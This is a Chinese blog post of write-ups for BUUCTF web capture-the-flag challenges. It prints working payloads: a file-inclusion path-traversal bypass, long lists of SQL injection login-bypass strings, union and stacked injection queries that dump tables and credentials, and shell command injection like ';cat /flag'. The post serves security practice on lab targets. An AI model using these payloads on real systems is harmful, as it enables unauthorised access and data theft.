BUUCTF-WEB

原创

parkour- 于 2021-11-02 20:07:53 发布 3043 收藏 1
文章标签： 前端 php web安全

本文链接：https://blog.csdn.net/ccfly1012/article/details/121107880

持续更新中~~~~

目录

[SUCTF 2019]CheckIn

[极客大挑战 2019]HardSQL

[MRCTF2020]你传你□呢

[MRCTF2020]Ez_bypass

[网鼎杯 2020 青龙组]AreUSerialz

[CISCN2019 华北赛区 Day2 Web1]Hack World

[GYCTF2020]Blacklist

[网鼎杯 2018]Fakebook

[GXYCTF2019]BabyUpload

[BUUCTF 2018]Online Tool

[BJDCTF2020]The mystery of ip

[GXYCTF2019]禁止套娃

[HCTF 2018]WarmUp

打开网页，查看一下源代码，可以找到一个source.php

```php
<?php
   highlight_file(__FILE__);
   class emmm
   {
       public static function checkFile(&$page)
       {
           $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
           if (! isset($page) || !is_string($page)) {
               echo "you can't see it";
               return false;
           }

           if (in_array($page, $whitelist)) {
               return true;
           }

           $_page = mb_substr(
               $page,
               0,
               mb_strpos($page . '?', '?')
           );
           if (in_array($_page, $whitelist)) {
               return true;
           }

           $_page = urldecode($page);
           $_page = mb_substr(
               $_page,
               0,
               mb_strpos($_page . '?', '?')
           );
           if (in_array($_page, $whitelist)) {
               return true;
           }
           echo "you can't see it";
           return false;
       }
   }

   if (! empty($_REQUEST['file'])
       && is_string($_REQUEST['file'])
       && emmm::checkFile($_REQUEST['file'])
   ) {
       include $_REQUEST['file'];
       exit;
   } else {
       echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
   }
?>
```

然后有一个hint.php

flag not here, and flag in ffffllllaaaagggg

payload：

```
url/?file=source.php?../../../../fffflllaaaagggg
```

[极客大挑战 2019]EasySQL

打开是一个登录界面，我们直接尝试万能密码

直接得到flag

总结万能密码

asp aspx万能密码

```
1: "or "a"="a
2: ').or.('.a.'='.a
3: or 1=1--
4: 'or 1=1--
5: a'or' 1=1--
6: "or 1=1--
7: 'or.'a.'='a
8: "or"="a'='a
9: 'or''='
10: 'or'='or'
admin'or 1=1#
```

PHP万能密码

```
admin'/*
密码*/'

'or 1=1/*
"or "a"="a
"or 1=1--
"or"="
"or"="a'='a
"or1=1--
"or=or"
''or'='or'
') or ('a'='a
').or.('.a.'='.a
'or 1=1
'or 1=1--
'or 1=1/*
'or"="a'='a
'or' '1'='1'
'or''='
'or''=''or''='
'or'='1'
'or'='or'
'or.'a.'='a
'or1=1--
1'or'1'='1
a'or' 1=1--
a'or'1=1--
or 'a'='a'
or 1=1--
or1=1--
```


jsp万能密码

```
1'or'1'='1

admin' or 1=1/*
```

[极客大挑战 2019]Havefun


打开网页，就是一个小猫，然后我们F12查看一下源代码，找到了一行注释




```
$cat=$_GET['cat'];
echo $cat;
if($cat=='dog'){
echo 'Syc{cat_cat_cat_cat}';}
```

在这里有一个迷惑，Syc{cat_cat_cat_cat}虽然很像flag，但是不是flag

然后我们可以直接get传参cat=dog



[强网杯 2019]随便注

上来就是sql注入，然后我们直接

```
1‘ select union 2#
```

然后我们知道了select被禁用了

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

然后我们采用堆叠注入show tables

```
';show tables;#
```

再查字段

```
‘;show columns from words;#
‘;show columns from 1919810931114514;#
```

最后发现查最后的flag这个方法行不通呐，看了别人的wp也没有学明白

最后找到了非预期解，直接得flag

```
1' or 1=1#
```

[ACTF2020 新生赛]Include


打开是一个tips，然后点击转到了?file=flag.php页面

Can you find out the flag?

但是并没有什么东西，然后我们想到了题目include，直接伪协议读flag.php得到了源码

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7Y2ZiMzczZGMtMmY3NC00Y2IxLWE1NmQtMWUzNzVhZTNmYTI3fQo=

解码得flag



[SUCTF 2019]EasySQL

试了好多

```
输入1，有回显
输入2，也有回显
但是1’，没有回显了
尝试用order by语句查询多少个字段
```

然后我直接看了别人的wp，受益匪浅

内置的sql语句为：

```
sql="select".post['query']."||flag from Flag";
```


如果$post['query']的数据为*,1，sql语句就变成了

```
select *,1||flag from Flag
```

也就是


```
select *,1 from Flag
```

查到Flag表中的内容




[极客大挑战 2019]Secret File

打开网页只发现了页面为黑色，字体为红色




很容易就找到了线索，来到./Archive_room.php页面

点击这个secret按钮，首先到了action页面，但是特别快的准到end页面，没有看清里面的内容




然后我们抓包看一下



又找到了secr3t.php

```
<html>
        <title>secret</title>
        <meta  charset="UTF-8">
<?php
        highlight_file(__FILE__);
        error_reporting(0);
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file,  "tp")||stristr($file,"input")||stristr($file,"data")){
                echo  "Oh  no!";
                exit();
        }
        include($file);
//flag放在了flag.php里
?>
</html>
```



然后我们直接用伪协议读flag.php，得到base64编码，然后解码



[ACTF2020 新生赛]Exec


这个题直接127.0.01来查询就行了

```
127.0.0.1;ls /
127.0.0.1;cat /flag
```



[极客大挑战 2019]LoveSQL

进来就是一个登录页面，然后我们直接尝试万能密码登录



发现并不对，但是我们找到了注入点

uoj.cn:81/check.php?username=admin%27or+1%3D1%23&password=123

Clear All

CSDN @parkour-

测试注入点

```
/check.php?username=1' union select 1,2,3%23&password=1
```

查询数据库及版本

```
/check.php?username=1' union select 1,database(),version()%23&password=1
```

爆表

```
/check.php?username=1' union select 1,2,group_concat(table_name) from information_schema.tables where table
```

爆字段

```
/check.php?username=1' union select 1,2,group_concat(column_name) from information_schema.columns where tab
```


爆数据

```
/check.php?username=1' union select 1,2,group_concat(id,username,password) from l0ve1ysq1%23&password=1
```

[GXYCTF2019]Ping Ping Ping

一进来就是让我们输ip，很明显传参

/?ip=



然后我尝试了以下

```
?ip=127.0.0.1//可行
?ip=127.0.0.1;ls//查到了flag
?ip=127.0.0.1;cat flag//被禁掉了空格
